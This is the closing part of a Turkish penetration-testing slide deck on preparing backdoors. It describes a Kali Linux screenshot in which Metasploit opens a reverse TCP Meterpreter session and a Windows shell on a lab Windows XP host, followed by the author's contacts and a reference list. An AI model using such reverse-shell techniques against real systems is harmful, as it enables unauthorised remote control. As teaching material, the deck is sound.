
Down:	Up:
0B KB/s	0B KB/s
Downloaded: 22.3MiB	Uploaded: 4.94MiB
- Wi-Fi (No Address)**:

Down:	Up:
0B KB/s	0B KB/s
Downloaded: 0B	Uploaded: 0B
- CONNECTIONS**:

Inbound:	Outbound:	Total:
2	2	4
Localhost	Local Service/Port	
localhost	postgresql	
localhost	postgresql	
Outbound	Remote Service/Port	
localhost	postgresql	
localhost	postgresql	



# Sızma Testi Örnekleri (Backdoor Hazırlama)



# Sızma Testi Örnekleri (Backdoor Hazırlama)

The screenshot displays a Kali Linux desktop environment. A terminal window titled "systemctl start postgresql; msfdb start; msfconsole "" is open, showing the execution of a Metasploit exploit. The terminal output includes:

```
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.237.128:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.237.141
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.141:1134)
at 2017-01-12 06:25:16 -0500

meterpreter > sysinfo
Computer      : Mw2-XP
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32

meterpreter > shell
Process 1856 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\mw2\Desktop>
```

On the right side of the desktop, there are several system monitoring panels:

- SYSTEM**: Host: kali, Uptime: 0h 56m 14s
- CPU**: MHz: 2301, Load: 0.09, 0.10, 0.08, Tasks: 0 /143, CPU0: 29% CPU1: 29%
- PROCESSES**:

NAME	PID	CPU	MEM
ruby	6832	8.56	13.69
vmtoolsd	1279	1.58	1.87
Xorg	846	1.05	4.74
postgres	6853	0.26	0.92
/usr/bin/termin	6727	0.26	2.69
- MEMORY & SWAP**: RAM 35%, Swap 0%
- FILESYSTEM**: root 37% free, 10.7GiB / 28.2GiB
- LAN eth0 (192.168.237.128)**: Down: 1.67KiB KB/s Up: 428KiB KB/s, Downloaded: 22.3MiB Uploaded: 6.83MiB
- Wi-Fi (No Address)**: Down: 0B KB/s Up: 0B KB/s, Downloaded: 0B Uploaded: 0B
- CONNECTIONS**:

Inbound	Outbound	Total
5	4	9

Inbound	Local Service/Port
localhost	postgres
localhost	postgres
192.168.237.141	4444

Outbound	Remote Service/Port
localhost	postgres
localhost	postgres
localhost	postgres

# HERKESE TEŞEKKÜRLER...

Mail: [info@gurelahmet.com](mailto:info@gurelahmet.com)

Blog: [www.gurelahmet.com](http://www.gurelahmet.com)

Github: <https://github.com/ahmetgurel>

Linkedin: <https://tr.linkedin.com/in/ahmetgurell>

Exploit-DB: <https://www.exploit-db.com/author/?a=8736>

# KAYNAKÇA :

- 1-[https://tr.wikipedia.org/wiki/%C4%B0internet\\_ileti%C5%9Fim\\_kurallar%C4%B1\\_dizisi](https://tr.wikipedia.org/wiki/%C4%B0internet_ileti%C5%9Fim_kurallar%C4%B1_dizisi)
- 2-[https://tr.wikipedia.org/wiki/TCP/IP\\_Protokol\\_Yap%C4%B1s%C4%B1](https://tr.wikipedia.org/wiki/TCP/IP_Protokol_Yap%C4%B1s%C4%B1)
- 3-<https://tr.wikipedia.org/wiki/TCP>
- 4-<https://tr.wikipedia.org/wiki/IPv4>
- 5-<https://bbozkurt.wordpress.com/2013/05/10/ipv4-ve-ipv6-arasindaki-farklar>
- 6-<http://www.slideshare.net/cnrkrglu/a-temelleri-caner-krolu>
- 7-<http://www.ciscotr.com/subnetting-alt-aglara-bolme.html>
- 8-<http://bidb.itu.edu.tr/seyirdefteri/blog/2013/09/07/temel-a%C4%9F-cihazlar%C4%B1>

# KAYNAKÇA :

9-<http://sozluk.cozumpark.com/goster.aspx?id=1379&kelime=information-gathering-for-pentest>

10-<http://www.dirk-loss.de/onlinetools.htm>

11-<http://www.hakaneryavuz.com/sizma-testinepentest-giris-v1/>

12-<http://www.slideshare.net/cnrkrглу/nmap101-eitim-sunumu-nmap-kullanm-klavuzu>

13-<https://tr.wikipedia.org/wiki/Nmap>

14-<https://nmap.org/nsedoc/>

15-<http://gamasec.net/files/msf1.0.pdf>

16-<http://www.bga.com.tr/calismalar/MetasploitElKitabi.pdf>

# KAYNAKÇA :

17-<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>

18-<http://www.networkpentest.net/2011/09/metasploit-meterpreter-uygulamalar.html>

19-<http://blog.btrisk.com/2016/01/metasploit-nedir.html>

20-[http://www.chip.com.tr/haber/kablosuz-aginizi-sifreleyin-wi-fi-protected-access-ii-wpa2\\_41795\\_5.html](http://www.chip.com.tr/haber/kablosuz-aginizi-sifreleyin-wi-fi-protected-access-ii-wpa2_41795_5.html)

21- <http://blog.btrisk.com/2016/05/wireless-sifre-kirma-wep.html>

22- <http://blog.btrisk.com/2016/01/arp-poisoning-nedir-nasil-yapilir.html>

# KAYNAKÇA :

- 23- <https://www.irongeek.com/i.php?page=security/arpspoof>
- 24- [https://www.owasp.org/index.php/Man-in-the-middle\\_attack](https://www.owasp.org/index.php/Man-in-the-middle_attack)
- 25- <http://ettercap.github.io/ettercap/index.html>
- 26- <https://www.bilgiguvenligi.gov.tr/aktif-cihaz-guvenligi/ikinci-katmansaldirilari-1-3.html>
- 27- [http://www.chip.com.tr/haber/wps-acigi-ne-anlama-geliyor-ne-yapmalisiniz\\_31532.html](http://www.chip.com.tr/haber/wps-acigi-ne-anlama-geliyor-ne-yapmalisiniz_31532.html)
- 28- <https://mustafairan.wordpress.com/2014/09/29/rainbow-table-nedir-nerede-ne-icin-kullanilir/>
- 29- <http://blog.btrisk.com/2016/04/parola-kirma.html>
- 30- <https://www.exploit-db.com/docs/19136.pdf>

# KAYNAKÇA :

31-<http://hakantasan.com/index/makaleler/96/cookie-cerez-nedir-cookie-turleri-nelerdir-cerezler-nasil-calisir/>

32-[https://tr.wikipedia.org/wiki/Vekil\\_sunucu](https://tr.wikipedia.org/wiki/Vekil_sunucu)

33-<https://www.bilgiguvenligi.gov.tr/web-guvenligi/webdeki-buyuk-tehlike-csrf.html>

34-<https://www.bilgiguvenligi.gov.tr/son-kullanici-kategorisi/phishing-saldirilari-ve-sahte-sistemler.html>